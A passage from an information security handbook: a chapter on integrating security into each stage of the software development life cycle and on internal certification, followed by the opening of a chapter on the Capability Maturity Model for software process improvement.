as well as the way in which access is managed (*e.g.,* rule-based, role-based).

Identify Organization and Regulatory Security Requirements

Of key importance is that the project team verifies and captures all applicable information security policies and standards pertaining to the system to be developed to ensure that the organization's security requirements are being met. Equally important is for the project team to be aware of current as well as pending federal, state, and local regulatory standards. Project teams should be aware that different states have begun implementing bills specific to information security. For example, the California Senate Bill 1386, which went into effect on July 1, 2003, requires a business to notify individuals if their personal information may have been compromised because of a security breach. Finally, the organization should document any requirements from the organization's audit and compliance group.

Identify User Base and Access Control Requirements

The largest impact to a system's security is caused by users. It is important to know the user communities that will require access to the system and how the system will identify, authenticate, and authorize the users in each community. As part of the access control mechanism, the project team should also consider the reliability of service requirement. If the team is evaluating or developing a system of critical importance that may be subject to denial-of-service attacks, it is important that access be controlled to ensure that the most important users have priority when they need it. In most organizations, loss of service is an annoyance or results in a loss of revenue. In the military, loss of service could result in loss of life.

Identify Security Audit Requirements

Depending on the sensitivity or criticality of the information stored on the system, the organization may need to hold individual users highly accountable for their actions on the system. The SDLC tends to

TABLE 25.1 Sample of Content Included in Detailed Security Requirements Deliverable

Subheadings	Content	Example
Information Storage and Exchange	Information classification Encryption requirements (if applicable) Information exchange control points (entry/exit)	Customer insurance policy information is classified as confidential and must be encrypted when transmitted over the Internet. Customer insurance policy being transmitted to business partner must pass through a single entry/exit point.
Identification/ Authentication	User communities specification (*e.g.*, external end users, internal end users, business partners, support, administrators, vendors) Authentication strength (password, strong passwords, two-factor, biometrics) Warning banner requirements Credential management requirements	Public end users must be uniquely identified and authenticated to the system using strong passwords.
Authorization	Mode of access control (role-based, rule-based) Levels of access rights Access move, add, delete requirements	Role-based authorization must be used. Users can have multiple roles. Need to know is considered.
Reliability of Service	High availability and redundancy requirements Fail-safe requirements Error and security notification requirements	Failure of the log-on mechanism must exit safely and not grant access to the requestor.
Accountability	Security-related activities to be logged	Log-on failures must be time stamped and the user ID and number of attempts logged.
Audit	Audit reporting functionality	Report failed log-ons over the past 30 days.

focus on error reporting and system events. It is not uncommon for systems to be built with little or no consideration for security auditing requirements. This neglect affects the accuracy and granularity of security-related event tracking, which in turn makes auditing and incident handling activities more complex. The project team should consider the following when identifying security audit requirements:

- Determine the alignment with organizationwide security auditing strategy.
- Determine the audit approach: subject-oriented (uses, roles, groups) *versus* object-oriented (files, transactions) *versus* a hybrid approach.
- Determine the level of granularity needed to provide a sufficient audit trail.
- Determine the administration and protection of the audit logs.
- Determine the life cycle of the audit logs (align with the organization's retention policies).
- Determine the interoperability of the auditing capability (operability with other repositories).

Detailed Security Requirements Deliverable

The detailed security requirements deliverable should be a subset of the requirements documents produced in the SDLC process. Table 25.1 provides a sample of subheadings that should be included in this deliverable. The detailed security requirements deliverable is a living document that may require updating in later stages. This document will be used in the design stage to create a one-to-one mapping of functionality to requirements to ensure that all requirements have been addressed.

Analyze Stage

The objective of the analyze stage in the SDSM is to provide a dose of reality in the ideal world of the requirements stage. The project team must determine the viability of designing and implementing the security requirements and adjust appropriately according to budget, resource, and time constraints. Subsequently, the final scope should be defined; the project deliverables, timelines, checkpoints, budget, and resources should be identified; and a security project plan should be created for incorporation into the overall SDLC project plan. A high-level information security risk document should also be prepared for presentation at the initial certification review (discussed later in the chapter). It is critical that a




FIGURE 25.2 High-level flow depicting the process of identifying risks and costs of a new system.

thorough security analysis be done to ensure that the proper security elements are considered in the design stage. An incomplete analysis could lead to a faulty design, which at best will lead to costly rework and at worst will result in an insecure end product.

Identify Risks and Costs

The project team should understand how the addition of a new system will impact the organization's existing information technology (IT) architecture and what new security risks the system could introduce into the environment. This exercise should identify the appropriate network location of the new system, as well as the security touch-points between the system and the preexisting IT infrastructure. When the new system has been placed into the environment, the project team should conduct a risk analysis to identify all possible security threats to the system, including technical hazards (*e.g.*, power outages, security vulnerabilities), manmade hazards (*e.g.*, fire, sabotage), and natural hazards (*e.g.*, floods, tornadoes). The team should then identify the likelihood that each threat will occur and estimate the cost of the potential damage. Next, the project team should estimate the cost to mitigate the risk and determine the business impact if a risk is not addressed. Finally, the project team should highlight the most costly and complex security requirements and document the risk and cost findings at a high level in the information security risk document. Figure 25.2 summarizes the process of identifying risks and costs.

Risk *Versus* Cost Analysis

It is possible that the costs of implementing security outweigh the risks, in which case the requirements should be modified or an exception to the security requirement obtained. For example, a project team in the healthcare industry is building a capability that requires external e-mail exchange of personal health information (PHI). Encryption of PHI transmitted over public e-mail is a regulatory requirement. If the cost of deploying a secure interorganizational e-mail solution is beyond the budget of the project, an alternative may be to use "snail mail" or secure faxes. Another option is to propose a shared infrastructure for an enterprisewide secure e-mail solution and obtain an exception until this capability is built out.

Determine Security Scope and Finalize Security Requirements

When risks, costs, and impact have been analyzed, the project team should determine the system requirements to include or exclude based on cost, risk, complexity, timing, impact, etc. This determination should take into consideration the impact of security on end users, the potential damage that the end user could do to the system, other threats to the system (*i.e.*, natural, technical, or manmade hazards), and business needs. The risk analysis should be consolidated, and the project team should formulate risk mitigation activities and prepare exception requests (discussed later). The project team should also make a determination around building, buying, reusing, or outsourcing security components. In this decision, the cost of security *versus* the value it adds should be considered, as well as the complexity and robustness of the solution options. Finally, the requirements should be finalized.

TABLE 25.2 Subheadings in Security Project Plan Deliverable and Suggested Content

Subheadings	Content
Timelines and Checkpoints	Convert security requirements into tasks and assign duration and full-time equivalent (FTE) to tasks. Identify tasks for security certification. Establish checkpoints to monitor progress.
Budget	Identify FTE cost. Identify material cost (software, hardware, support, services). Identify project management cost. Identify miscellaneous cost.
Roles and Responsibilities	Define organizational structure. Define roles to complete security tasks. Define responsibilities for each role.

Evaluate Resource Needs

When the final requirements have been established, the project team can identify timelines and checkpoints to build or configure the required functionality. The project team should also identify the project budget and resources that will be conducting the design, build, test, and implement work, along with their roles and responsibilities. Resources performing security tasks should have a security background or should be supervised by someone who does. This may require budgeting for internal or external security subject matter experts (SMEs) if security expertise is not available on the project team. Finally, the project team should plan time, effort, and resources for the certification process (discussed later).

Security Project Plan

The security project plan deliverable should be a subset of the overall project plan produced in the SDLC process. The security project plan should include the subheadings listed in Table 25.2.

Initial Risk Mitigation Document

The risk mitigation document is a living document that is created in the analyze stage and updated throughout the SDLC process to track information security risk. This document is completed at the end of the certification process in the deployment stage. The risk mitigation document should identify assets that are affected by the new system; the threats to and vulnerabilities within those assets, including likelihood of occurrence; the business impact if a vulnerability is exploited; a prioritization of the risks in accordance with the likelihood of occurrence and impact to the business; and a mitigation plan for each risk.

Design Stage

The high-level objectives of the SDSM design stage are to:

- Formulate how security components are to be built and incorporated into the overall system design.
- Define the environments for secure development.
- Conduct vendor or capability selection.
- Prototype designs and finalize procurement decisions.
- Formulate security testing plans (component, integration, product).
- Pass the certification checkpoint (discussed later).

Design System Security Components

At this point, the project team should define the design of security components that will meet the documented security requirements. These components include security functions within the system, such as access role definitions, or separate yet complementary security components such as a single sign-on

architecture. The objective here is to flesh out the various security components of the system to meet stated requirements. Success criteria should also be defined for each security component (to be used in security testing). Here are some security design principles to keep in mind:

- Avoid security for security's sake; focus on the overall capability and the associated risk factors.
- Address the key security areas of identification, authentication, authorization, confidentiality, integrity, availability, accountability, and, where applicable, nonrepudiation.
- Forge multiple layers of controls; be wary of single points of failures and the location of the weakest link.
- Strive for transparent security; it is an end-user's best friend.
- Keep security simple; complex designs have many secrets.
- Consider the life cycle of the security component; begin with secure defaults and end with a fail-safe stance.
- Favor mature and proven security technologies; new is not always best, and organic is not always healthiest.
- It is ready when you can take it to an expert; engage information security subject matter experts to review the soundness of the design.

Perform Prototype Testing To Validate the Capability

Prototype testing validates that the combined elements of a proposed design meet the security requirements. This should occur before the detailed design is complete. The prototype testing is also considered a precursor to the application testing. This may occur in a prototype or test-bed environment. Designers should choose the basic components that will constitute the system based on the assumption that the components possess the capabilities called for in the requirements. Before the time and effort are devoted to a detailed design, these assumptions must be verified and the risks must be evaluated. How this analysis is done (empirically, by developing a prototype of the proposed system, or less formally) will depend on the familiarity of the design team with the proposed architecture. In short, a gray area exists where the differences between verification and actual testing are ill defined. The project team should seek a level of rigor appropriate for the complexity of the system.

Determine and Establish Development Security Needs

It is critical that the project team has an appropriate environment (or environments) in which to conduct the build and test stages. This environment should be documented as part of the design stage. The project team should make arrangements to acquire development, testing, staging, and production environments that meet their needs. These environments should be physically or logically separate and properly secured. The project team should also define mechanisms to maintain the integrity, confidentiality, and availability of the source code by version control, checksums, access rights, logging, etc. Access privileges should be defined according to roles and responsibilities. Access to source code, system utilities, developer privileges, and developer manuals should be restricted. Media should be protected and software properly licensed. To ensure secure and smooth migration from one environment to the next, the project team should define change control and risk mitigation processes, including a secure code migration strategy.

Security Procurement

To reduce costs and ensure interoperability with other systems in the organization, the project team should identify and procure any reusable security components, such as token or smart-card technologies. If a third-party system is to be purchased, the project team should undergo a vendor selection process, in which preexisting vendor relationships, industry recognition, company stability, support offering, product features, etc. are considered. When candidate components are procured, the project team should prototype potential solutions to verify capability, performance, interoperability, etc. When a vendor is selected, the project team should work with applicable legal or procurement representatives to establish contracts and agreements (*e.g.*, service level agreements, operational level agreements, nondisclosure agreements).

Develop Security Testing Approach

Security testing in the SDSM differs from functional testing in the SDLC. Security testing focuses not only on those functions that invoke security mechanisms but also on the least-used aspects of the mechanisms, primarily because the least-used functions often contain flaws that can be exploited. As such, security testing usually includes a high number of negative tests, whose expected outcomes demonstrate unsuccessful attempts to circumvent system security. By contrast, functional testing focuses on those functions that are most commonly used.

Develop a List of Assertions

A reasonable approach to testing is to begin by developing a list of assertions. Security test assertions are created by identifying the security-relevant interfaces of a component, reviewing the security requirements and design documentation, and identifying conditions that are security relevant and testable. A few examples of security-relevant interfaces include the password-changing module available to a user, the user administration module available to a security administrator, the application programming interface available to an application programmer, and the console interface available to a network administrator. Examine such interfaces and the documentation associated with them for testable assertions. For example, the statement "A user should be able to change his own password" is an assertion that might be found in design documentation; a test can be built around this assertion.

Distinguish between Different Types of Tests

Security test procedures will be needed for several types of tests:

- Prototype testing to validate the security capability
- Component testing to validate package, reuse, and custom security component tests
- Integration testing to validate security functionality in integration testing and product testing
- Volume testing to ensure that the system will process data across physical and logical boundaries
- Stress testing to ensure effective transaction processing immediately after system downtime, after network downtime, or during peak periods (denial-of-service conditions)
- Data recovery testing to investigate both data recovery capabilities and system restart capabilities for failover and redundancy
- Database security testing to ensure that access is not provided outside the system environment

Security Design Deliverable

The security design deliverable should be a subset of the overall system design deliverable produced in the SDLC process. The format and subheadings of the security design deliverable should follow those of the overall system design deliverable. Table 25.3 provides a recommended listing of security subheadings for this document.

Security Test Plan

The security test plan should be a subset of the overall test plan deliverable produced in the SDLC process. The format and subheadings of the security test plan should follow those of the overall test plan deliverable, as summarized in Table 25.4.

Build and Test Stage

The high-level objectives of the build and test stage are to:

- Build secure environments to foster system development integrity and protect preexisting infrastructure.
- Promote secure coding practices to ensure the security quality of the finished product.
- Enforce formal code review procedures to inculcate checks and balances into the code development process.
- Thoroughly test all security components to validate the design; build a pilot capability.
- Resolve issues within the certification process and pass the vulnerability assessment (discussed later).

TABLE 25.3 Recommended Subheadings for Security Design Deliverable and Suggested Content

Subheadings	Content
Introduction	Purpose
	Context
	Scope
	References
Security Requirements	Security requirements
to Design Mapping	Matching security components to meet each requirement
High-Level Description	Each security component design at a high level
	Interaction among security components, system architecture, and network infrastructure
	Information flow
	Environments
	Diagrams and flow charts, as necessary
Detailed Design	Each security component in detail
	Software, hardware, service specifications
Environment Design	Details of development, testing, staging, and production environments
	Code maintenance process
	Secure code migration strategy
	Media protection and licensing protocols
	Change control and risk mitigation processes
	Physical security of development servers and workstations

Build Secure Environments

Due to the laxness that typically exists in nonproduction environments, preexisting and future production environments should be appropriately demarcated from development, testing, and training segments. The project team should also configure (or arrange for the configuration with the network support team) network control points (*e.g.*, firewalls, routers) to meet development, administrative, and operational objectives. Furthermore, the development environment should mirror the production environment as closely as possible for system build, as the system will ultimately have to function properly in the more rigorously controlled production environment.

TABLE 25.4 Recommended Subheadings for Security Test Plan Deliverable and Suggested Content

Subheadings	Content
Introduction	Purpose
	Context
	Scope
	References
Security Design	Security design
To Test Mapping	Matching testing components to validate each design
High-Level Description	Test approach or process and documentation procedures (should be similar to SDLC)
	Each testing stage: component, integration, product
	Test environments
	Entry/exit criteria
	Dependencies
Detailed Design	List of assertions
	Test input requirements
	Test cases
	Each testing phase; provide entry/exit criteria for each phase
	Test procedures; specify “testware” to use
	Regression test approach and criteria
	Code fix criteria
	Testing deliverables

A key activity in the build stage of the SDSM is server hardening. Hardening is the process of removing or disabling unneeded services, reconfiguring insecure default settings, and updating systems to secure patch levels. A common fallacy in the SDLC process is that systems are developed on unhardened servers and server hardening takes place in the production build-out phase. This predicament makes deploying applications on hardened servers a crapshoot, often resulting in system anomalies, finger-pointing, delayed timelines, and, worst of all, a permissive hardening stance to accommodate the application. A better approach is to ensure that development is done on hardened servers, and documentation of necessary services, protocols, system settings, and operating system (OS) dependencies are captured through the development process. Finally, to ensure availability, the project team should build or make arrangements for appropriate backup and availability capabilities.

Enforce Secure Coding Practices and Build Security Components

Software developers must be educated in secure coding practices to ensure that the end product has the required security functionality. This is a challenge in most organizations because, historically, security techniques have not been taught in programming classes. Where possible, the organization should arrange for formal secure coding training for its developers. The following text describes some high-impact recommendations for improving information security within an organization's applications.

Encryption and Random Number Generators

The developer should use well-established cryptographic algorithms as opposed to implementing proprietary or obscure cryptographic algorithms. Examples of published encryption standards and mechanisms recognized by the cryptographic community are those listed in the Federal Information Processing Standards (FIPS) publication. Another fallacy related to cryptographic functions is the use of pseudorandom number generators (PSNGs). Developers should evaluate their PSNGs against the criteria set by RSA:[1]

- Is random enough to hide patterns and correlations (*i.e.*, distribution of 1's and 0's will have no noticeable pattern)
- Has a large period (*i.e.*, it will repeat itself only after a large number of bits)
- Generates on average as many 1's as 0's
- Does not produce preferred strings such as "01010101"
- Is a simple algorithm with good performance
- Does not allow knowledge of some outputs to help predict past or future outputs
- Has an internal state that is sufficiently large and unpredictable to avoid exhaustive searches

Input Validation and Exception Checking

Always validate (user and application) input. Most of the exploits seen in the past couple of years were a direct result of poor or incorrect input validation or mishandled exceptions. Independent of the platform, applications have been regularly broken by such attacks as buffer overflows, format string vulnerabilities, and utilization of shell-escape codes. Never trust input when designing an application, and always perform proper exception checking in the code.

Authentication

Authentication strength is paramount to the security of the application or system because other security controls such as authorization, encryption, and auditing are predicated on the authenticity of the user's identity; however, authentication strength must always be weighed against usability. Enforcing a ten-character complex password will only lead users to write passwords on Post-It notes and stick them next to their terminals. Do not hardcode credentials into applications, and do not store them in cleartext. Hardcoded passwords are difficult to change and sometimes even result in a clearly visible password in compiled application executables. A simple "string application_name" command on a UNIX host can reveal a password that is not encrypted. A good practice is to always encrypt authentication credentials. This is especially important for a Web application that uses cookies to store session and authentication information. Favor centralized authentication where possible. Centralized authentication repositories allow for a standardized authentication policy across the enterprise, consistency in authentication data, and a single point of administration — in addition to a single point of failure, so redundancy is required.

Authorization

The authorization control is only as strong as its link to the identity it is authorizing (this link is the main target of impersonation attacks). In building out the authorization model, it is critical to form a strong link to the identity through the life cycle of the authenticated session. This is of particular importance in Web applications or multilayered systems where the identity is often propagated to other contexts.

Logging and Auditing

Logging and auditing can provide evidence of illegal or unauthorized access to an application and its data. It can become legal material if law enforcement authorities get involved. For this reason, logging and auditing should be designed to offer configurable logging and auditing capabilities, which allow the capture of detailed information if necessary.

Code Dependencies

Code development, especially object-oriented programming, often depends on the use of third-party libraries. Only acquire and use libraries from established vendors to minimize the risk of unknown vulnerabilities. Also, validate return code or values from libraries where possible. Similar care should be taken when relying on external subsystems for processing and input.

Error Messages and Code Comments

Error messages should not divulge system information. Attackers usually gather information before they try to break into an application or a network. For this reason, information given out to a user should be always evaluated under the aspect of what a user needs to know. For example, an error message telling the user that a database table is not available already contains too much information. Exception handling should log such an error and provide the user with a standard message, saying that the database is not available. In the same vein, do not include comments in public viewable code that could reveal valuable information about the inner workings of the system. This is strictly targeted at Web applications where code (and associated comments) resides on the browser.

Online Coding Resources

The following Web pages provide detailed practical assistance for programmers:

- C/C++ — "Smashing the Stack for Fun and Profit," http://downloads.securityfocus.com/library/P49-14.text
- Perl — "perlsec: Perl security," http://perldoc.perl.org/perlsec.html
- Java — "Security Code Guidelines," http://java.sun.com/security/seccodeguide.html
- UNIX — Wheeler, D.A., "Secure Programming for Linux and Unix How To: Creating Secure Software," http://dwheeler.com/secure-programs/
- ASP — http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnsecure/html/msdn_implement.asp

Conduct Code Review

Code review from the SDSM perspective has the objectives of checking for good security coding practices as well as auditing for possible backdoors in the code. It is a well-known fact that insiders conduct the majority of security exploits. Code developers are no exception to that rule.

Conduct Security Testing

Security testing provides assurance that security was implemented to meet the security requirements and to mitigate the risks identified in the security design plan. Security testing ascertains that the proposed components actually perform as expected and that security requirements are met throughout the integrated solution. The key aim of security testing is to search for exposures that might result in unauthorized access to the underlying operating system, application resources, audit or authentication data, and network resources or that could lead to denial-of-service attacks. Security testing also aims to identify and address the risk of noncompliant components. The risk and proposed mitigation plans should be

captured in the project's risk mitigation document (which was created in the analyze stage). There are as many different breakdowns for testing phases as there are SDLCs. In the interest of simplicity, the SDSM has three broad test phases: component testing, integration testing, and product testing, as described in the following text.

Perform Component Testing

Many components combine to form a security infrastructure. In general, this includes firewalls, authentication servers, encryption products, certificate servers, access control mechanisms, and routers. Configuration management is often the weak link that creates new exposures. Perform testing for these components individually to test the functionality and to identify any weaknesses in the configuration. The component testing should cover security functionality, performance, failure-proof or fail-safe ability (in case the individual component is compromised), logging and monitoring capability, and manageability. Security testing should include stress testing. Stress testing and worst-case-scenario testing will help to expose how well the component behaves under overloaded conditions. These types of testing will also indicate the capability's exposure to denial of service attacks.

Perform Integration Testing

The next phase of the testing should focus on integration testing. This phase focuses on how well each component integrates with the other components in the architecture. The objective is to ensure that security requirements are met throughout the environment. Migrations to new environments and integration of custom and packaged components should be thoroughly tested.

Perform Product Testing

Product test execution will occur only after all package, custom, and reuse components have completed integration testing. The product test execution may not end until the entire product test model has been executed completely and without discrepancies. All pieces of the security solution should be installed and configured in a test environment to mimic a production environment as closely as possible. For the best results, product testing should occur in a production readiness (staging) environment. This environment should include all packaged software and all hardware chosen for production. When a new capability is introduced into an existing networked environment, the new capability inherits all the risks associated with that environment; therefore, it is extremely important to test how well the capability meets its security requirements within the production environment.

General Tips on Security Testing

The following list provides some general tips on testing for security:

- Discourage the use of production data in the testing environment.
- Do not use production passwords in the test environment.
- Use strong passwords (minimum seven characters, alphanumeric, with mixed case and special characters) in the development environment, to emulate production.
- Educate the testing team on specific security concerns, such as buffer overruns in C, TCP/IP vulnerabilities, operating system bugs, and ActiveX, Java, and CGI code problems.
- Purge test data appropriately, so residual data is not available in the operating environment after it is used. Test data can be retained in the system library for future reference if necessary.
- Disable test accounts when they are no longer necessary.
- Document, evaluate, and address security risks of a noncompliant component at each testing phase.

The Prepilot Environment

The prepilot environment should have full system functionality and should have gone through and passed all testing stages. This environment should be part of the SDLC process. The additional security requirement here is getting the environment through the security certification process. this involves coordinating with the certification team to conduct a vulnerability assessment on the prepilot environment.

Deploy Stage

The high-level objectives of the deploy stage are to migrate systems safely from development through to production; systematically cleanse obsolete environments of security-sensitive information; ensure and preserve the confidentiality, integrity, and availability of the production environments; implement secure deployment of systems, user information and credentials, postconfiguration information, etc.; employ secure code enhancement, software updates, and bug fixes procedures; secure deliverables produced during the SDLC; and complete the risk mitigation document and obtain certification sign-off.

Secure System Migration

A secure system migration process contributes to the goal of keeping the production environment as pristine as possible. To ensure that security is maintained throughout the migration process, the project team should assign migration owners and appropriate approval processes to ensure accountability and control during migration. Furthermore, least privilege should be used when granting access to personnel involved in the migration process. The migration should be conducted using secure protocols and mechanisms across environments. When the system has been migrated, integrity verifiers (*e.g.*, checksums, message digests) should be used to verify the integrity of the system. The project team should also identify and enforce security maintenance as part of regularly scheduled maintenance windows to ensure the continued integrity of the new system in production. Security regression testing should be incorporated in the maintenance cycle to validate the integrity of the system after scheduled changes.

Sanitize Obsolete Environments and Secure Production Environments

The project team should implement a process to identify and sanitize development, test, and staging computing resources or environments that are no longer needed. Passwords (*e.g.*, root, system, administrative, default) used in predeployment activities should be changed in all environments, especially production. The project team should also conduct a formalized transition of relevant credentials, system information, processes, documentation, licenses, etc., to the permanent operations or production team. During the SDLC process, a number of deliverables were produced that contain sensitive information, such as architecture specifics and risk analyses. Such deliverables must be kept for auditing and historical purposes, but they must be controlled to avoid improper disclosure of the information they contain. Finally the project team should ensure that the new system has adequate physical security when placed in production.

Secure Deployment

In the rush of making production deadlines, it is not uncommon for user password lists and other sensitive material to be mass distributed. These types of information could be used at a later time to gain unauthorized access into the system. The SDSM seeks to raise awareness of this issue. During deployment, the collection, setup, and distribution of credentials (*e.g.*, passwords, tokens), and postconfiguration information (*e.g.*, gateway, required ports, environment variables) should be appropriately controlled, monitored, and accounted for. When granting access to personnel involved in deployment activities and to permanent system users, least privilege should be used. All user access should be documented.

User Awareness and Training

It is difficult to maintain the security of a system without properly educating the users of that system. It is important that the project team raise user awareness on how to create good passwords, protect credentials, and promote understanding of other security-specific features, such as timeout mechanisms and account lockout. The project team should identify user support activities and set up caller authentication procedures to verify the identities of users calling the help desk for assistance, and users should be made aware of help-desk authentication practices to avoid social engineering attacks.

Completed Risk Mitigation Document

The risk mitigation document is a living document that was created in the analyze stage and updated throughout the SDLC process to track information security risk. The project team should confirm that all open risk items have been adequately mitigated or have appropriate exception approvals. The completed risk mitigation document should be signed-off as part of the certification issuance process (see below).

Certification Framework

Throughout this chapter the concept of certification has been alluded to. A certification framework is critical to ensuring the sustenance and improvement of the organization's information security baseline. The objectives of certification are to:

- Ensure correct interpretation of security policies and standards.
- Assess and manage risk throughout the capability development life cycle.
- Formalize confirmation of compliance to security policies and standards.
- Formalize acknowledgement and acceptance of information security risks.
- Facilitate resolutions, suggest alternatives, and authorize waivers to achieve compliance.
- Authorize and track waivers and postponements.

It is highly recommended that the organization develop an internal certification process in conjunction with the internal audit and compliance group. An internal certification process can be used instead of or in preparation for a formal, external certification such as SAS 70 or ISO 17799 or for a government certification and accreditation. The following text describes the certification components that have been referenced throughout this chapter.

Initial Certification Review

The initial certification review takes place after the requirements and analyze stages and before the design stage. The objectives of this review can be seen from two sides — the certification team and the project team. For the certification team, this review is an introduction to the project and allows the team to get acquainted with the project's key players as well as the overall capability that is being proposed. For the project team, the objectives of the review are to familiarize themselves with the certification process, raise exceptions issues, and glean security subject matter expertise from the certification team. The benefits of the initial certification review are early identification of noncompliant issues, facilitation of exceptions requests, and knowledge sharing.

In the initial certification review, the certification team will conduct requirements review and interview sessions with relevant individuals, collect information regarding and document the project's alignment with security policies and standards, and provide project teams with resources (*e.g.*, templates, information from similar projects) to facilitate the certification process. The certification team will also review any exception requests that have already been documented and facilitate the approval or denial of those requests. It should be noted that, although the certification team is comprised of security professionals, the individual that certifies the system or approves an exception is a functional owner, who is in a position to accept the risk for the organization.

Prior to entering the initial certification review, the project team must have obtained and reviewed all pertinent information security policies and standards, business requirements, and external regulatory requirements and produced a detailed security requirements document, a security project plan, an initial risk mitigation document, and any initial exception requests.

Upon completion of the initial certification review, the project team will be provided with approvals or denials of all initial exception requests, and they will have all the information necessary to create the risk analysis document for the requirements and analyze stages which captures risk issues, policies, standards and regulations that are violated, business impact, likelihood of risk, discovery timeframe, and the cost to fix. The document also contains a listing of risks that are ranked, an outline of mitigations, and timeframes for compliance.

Certification Checkpoint

The certification checkpoint takes place after the design stage and before the build and test stage. The purpose of this checkpoint is to keep the channels of communication and feedback open between the certification team and the project during the design stage. At this time the certification team validates the project team's security design against stated security requirements. The certification team also reviews the security designs to identify noncompliant issues and potential security implications with the enterprisewide security posture. Handling exceptions should also be a common activity during the certification checkpoint. Finally, the certification team should also provide cross-enterprise resource to the project team; for example, the certification team would know of previously certified projects that have a secure file transfer design that is similar to the needs of the current project. Prior to entering the certification checkpoint, the project team must have a completed security design document. After the checkpoint, the project team will receive approvals and denials on any new exception requests, based on which they will need to update the risk analysis document.

Vulnerability Assessment

The goal of the certification team during the vulnerability assessment is to test and identify noncompliant areas prior to deployment. In so doing, the certification team should exercise best effort to minimize disruption to project productivity. As a result of the vulnerability assessment, the certification team will provide empirical data to the project team, so they can update the risk mitigation document. The certification team also facilitates discussions with project teams to establish detailed activities for certification issuance at this point. The certification team's activities during a vulnerability assessment are to:

- Understand and analyze the environment by conducting interview sessions with relevant parties.
- Obtain and review environment documentation.
- Assess threat factors and identify application, system, infrastructure, and process vulnerabilities.
- Perform a vulnerability assessment with automated scanning tools and selected manual exploits.
- Present security analysis findings to the project team.
- Discuss security implications and project mitigation activities.
- Establish and gain consensus for the completion of the risk mitigation document.
- Establish a timeline and checkpoints for certification issuance.

Prior to entering the vulnerability assessment, the project team must have an updated risk mitigation document, as well as completed build and test deliverables. When the vulnerability assessment has been completed, the certification team provides the project team with a security assessment report, which contains the findings from the assessment. At this time, the project team can update the risk analysis document for the build and test stage, as well as the risk mitigation document.

Certification Issuance

The purpose of certification issuance is to formalize the confirmation of compliance to security policies and standards, as well as the acknowledgement and acceptance of information security risks. Prior to certification issuance, the certification team must validate completion of the risk mitigation document; ensure that all design, build, and test deliverables have been finalized; and ensure that either all exceptions have been approved or risks for denied exceptions have been mitigated. At this time, the certification team makes a recommendation to the certification issuer about whether or not the system should be certified. Upon completion of this phase, the project team has completed risk mitigation and risk analysis documents, and a certification issuance decision.

Summary

To those unfamiliar with the SDLC and SDSM processes, the information presented in this chapter may seem daunting and unrealistic. Implementing such a methodology is in fact mostly a cultural issue, because it requires that project and development teams be more disciplined. It can also extend the project timeline

a bit longer than management would like. However, the additional time and due diligence exercised prior to implementation have proven time and again to pay dividends in the long run by producing systems that are robust and secure, and that do not require costly redesign. Those organizations that have undergone the growing pains have found that it was well worth the effort. To implement an SDSM or the larger SDLC successfully, full management support and attention are needed. Also, a complete methodology must be developed by each organization with much more detail than was provided here, in terms that are specific to the needs of the individual organization. Furthermore, such a methodology must be maintained over time to ensure relevance. The technology focus at the writing of this chapter included such things as application servers and CGI scripts, but by the time this text is published the hot technology will be Web services. Although the base methodology of requirements–analyze–design–build and test–deploy and certification will stand the test of time, the technical details will change frequently, and project teams and developers must keep up.

Note

1. Atreya, M., "Pseudo Random Number Generators (PRNGs)," RSA Laboratories, http://www.rsasecurity.com/products/bsafe/overview/Article4-PRNG.pdf.

Software Engineering Institute Capability Maturity Model

Matt Nelson

Introduction

The Capability Maturity Model (CMM) is a model that helps organizations improve processes. Originally, it was developed specifically to measure the maturity of software engineering processes. Over time, the basic framework has been adapted to describe the maturity of other information technology (IT)-related processes. This article focuses on CMM in a software development environment. What is the goal of an organization implementing CMM? Organizations that implement CMM want to know how well-developed their processes are. As the name of the model implies, these organizations want to know about specific capabilities that are critical to their success. It is not enough to say that XYZ Company develops software. To be a successful software company, XYZ must gradually become more efficient at developing high-quality software, but to do so they must first develop processes to govern software development and then determine how to measure the performance of those processes. Refining their business means understanding which processes and subprocesses work and which ones require improvement or even replacement. Organizations using CMM over an extended period of time report significant improvements in quality of software delivered to their customers as well as reductions in the cost of delivering that software.

For-profit companies are not the only organizations that can benefit from CMM. Any organization that needs to develop reliable software can improve their processes by implementing the CMM model. The National Aeronautic and Space Administration (NASA) adopted CMM years ago to improve the quality of software developed in the space program. It is often very difficult to recover from a software error on a spacecraft when it has launched. In addition, the cost (in dollars, time, and missions not accomplished) of faulty software long ago led NASA to search for a process improvement methodology and then to embrace CMM to ensure that software is as reliable as possible prior to putting it into production.

Information Technology Quality and Processes

Before talking in detail about CMM, it is important to understand the needs that led to its development. IT management is still a relatively young discipline. As a result, customer satisfaction and overall quality have historically not been as high as IT executives desired. Many organizations have struggled with how to measure the quality of IT services. Unlike an organization that delivers a tangible product, such as a

car or a book, the various services delivered by the average IT department can be difficult to measure from a quality perspective. One common measure is to survey customers and gauge their satisfaction; however, this approach provides only a partial answer. Just because customers are satisfied it is not safe to assume that all services are running as expected. It may be that the customers have not noticed small service interruptions, at least not yet. Also, it is important for organizations to deliver services that customers have requested, but some organizations provide more than is needed and incur unnecessary costs in the process. For example, an IT department may provide DS3 circuits to offices and not realize that simple 256K frame relay lines at a fraction of the cost would be sufficient. Because the customers are satisfied with the performance of their applications with DS3 circuits in place it is easy to argue that the quality of the service is high. At the same time, it is clear to all that resources are not being used efficiently.

Many models have been developed to attack this problem. This is not unusual in a young discipline or industry. In the early years of the automobile, various devices were used to steer the vehicles. It was actually several years before the steering wheel emerged as the dominant solution to steering. In many ways, the IT community has searched for the correct steering wheel for IT quality for over 40 years.

